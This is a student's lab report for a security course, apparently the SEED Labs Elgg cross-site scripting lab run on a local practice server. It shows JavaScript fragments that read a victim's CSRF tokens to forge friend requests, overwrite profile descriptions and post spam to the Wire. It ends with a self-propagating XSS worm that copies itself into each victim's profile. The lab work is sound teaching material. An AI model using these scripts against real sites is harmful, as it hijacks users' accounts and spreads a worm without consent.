# CSE 406 Assignment 2 Cross-Site Scripting (XSS) Attack

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#### Task1:Becoming the Victim's Friend:

To implement this task, I have seen how a friend request works by GET method and what's the structure of the URL when a user sends friend request to another user. The URL looks like this:

**GET** 

http://www.seed-server.com/action/friends/add?friend=56&\_elgg\_ts=17 07974319&\_elgg\_ts=1707974319&\_elgg\_token=24u3A-qJXS5P3EMI JlevAg&\_elgg\_token=24u3A-qJXS5P3EMIJlevAg


To get the user id of a user, I used "elgg.session.user.guid" on the console. This gives the userid of samy is 59. So the URL to send friend request when a user visits samy's profile is:


```
var sendurl =
"http://www.seed-server.com/action/friend
s/add?friend=59"+ ts +ts+ token+token;
```

Here ts ,token is :

```
var
ts="&__elgg_ts="+elgg.security.token.__el
gg_ts;
   var
token="&__elgg_token="+elgg.security.toke
n.__elgg_token;
```

After adding the scripts into Samy's profile, the task is completed.





#### **Task 2: Modifying the Victim's Profile:**

To implement this task,I have observed the edit section of a profile and the request part of the GET method. Then I have edited the request body with the URL:

The URL to edit profile is: var

```
var
sendurl="http://www.seed-server.com/actio
n/profile/edit";
```

Then I filled the content part with the request body fields in this part:

To Set all the field's access levels to "Logged in Users." and description by student ID:

```
"&description=1905117"+
"&accesslevel[description]=1"
```

To ensure Samy is not affected by this script, the condition is:


```
if(elgg.session.user.guid != 59)
```

▶ Headers Cookies Request Response Timings Filter Request Parame Cookies Request payload -----9463167434060899608223102402 1 2 Content-Disposition: form-data; name="\_\_elgg\_token" 3 4 Mrighc52r4d0 MhKJajJ6w 5 -----9463167434060899608223102402 Content-Disposition: form-data; name=" elgg ts" 6 7 8 1707818141 9 -----9463167434060899608223102402 10 Content-Disposition: form-data; name="name" 11 12 Samy 13 -----9463167434060899608223102402 14 Content-Disposition: form-data; name="description" 15 16 17 -----9463167434060899608223102402 18 Content-Disposition: form-data; name="accesslevel[description]" 19 20 21 -----9463167434060899608223102402 22 Content-Disposition: form-data; name="briefdescription" 23 24 25 -----9463167434060899608223102402 Content-Disposition: form-data; name="accesslevel[briefdescription]" 26 27 28 29 -----9463167434060899608223102402 30 Content-Disposition: form-data; name="location" 31 32 33 -----9463167434060899608223102402 34 Content-Disposition: form-data; name="accesslevel[location]" 35

-----9463167434060899608223102402

36

37




#### Task 3: Posting on the Wire on Behalf of the Victim:

For this task, I have observed, how a post on the wire is posted by a POST method and the request payload. Then I added the URL and modified the body:

```
var
sendurl="http://www.seed-server.com/actio
n/thewire/add"; //FILL IN
    var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now
:http://www.seed-server.com/profile/samy"+
```

## "&guid="+id

And also ensured that Samy is not affected by this script




### Task 4: Design a Self-Propagating Worm:


To implement this, we have to first add the task1 to add Samy as a friend. Then to add the profilename:

```
sendurl="http://www.seed-server.com/actio
n/thewire/add"; //FILL IN
        var content=token+ts+
        "&body= To earn 12 USD/Hour(!),
Visit now :" +profileLink+
        "&guid="+id;
```

Then from task 2, added the wormcode in the description so that this wormcode can self propagate. This is assured by recursion of the script code.

```
sendurl="http://www.seed-server.com/actio
n/profile/edit"; //FILL IN
    content=token+ts+
    "&description="+wormCode+
    "&guid="+id;
```





Wire posts

#### All wire posts

